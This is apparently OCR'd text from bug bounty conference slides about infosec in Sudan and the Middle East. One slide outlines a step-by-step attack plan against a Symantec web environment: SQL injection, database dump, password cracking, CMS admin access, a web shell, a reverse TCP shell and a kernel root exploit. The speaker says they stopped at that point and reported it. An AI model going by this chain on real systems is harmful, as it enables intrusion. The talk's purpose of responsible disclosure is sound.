
real	0m10.466s
user	0m0.004s
sys	0m0.004s
```

Cool Findings

Target: Symantec

Plan

There was a CMS on the same web environment



Exploit SQLI

Dumb the DB

Get password

Crack (if hashed)

Access the CMS as Admin

Upload a web-shell

Reverse TCP connection to my box

Get root (the server used deprecated and vulnerable kernel)

DONE

Report it to vendor.

Cool Findings

Target: Symantec

Executing the Plan

Found that I have access to 61 databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy

InfoSec, Bug Hunting in Sudan & the Middle East

Bug ***B***ounty ***H***unting
for
Companies & ***R***esearchers

InfoSec, Bug Hunting in Sudan & the Middle East

- How is it like to be a bug bounty hunter from the middle east?
- How is the knowledge level in IT security in the Middle-East?

Bug Bounty Hunting
for
Companies & Researchers

InfoSec, Bug Hunting in Sudan & the Middle East

➢ How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.

- Seriously, don’t underestimate their powers, don’t mess with them, you won’t like the outcome!

Note: I do not support any form of unethical hacking by no means

Acknowledgements

- Christian Folini - @ChrFolini
- Bernhard Tellenbach
- @SwissCyberStorm Team

and everyone for attending and listening!

Questions?

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LinkedIn: https://linkedin.com/in/infosecmazinahmed

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for
Companies & **R**esearchers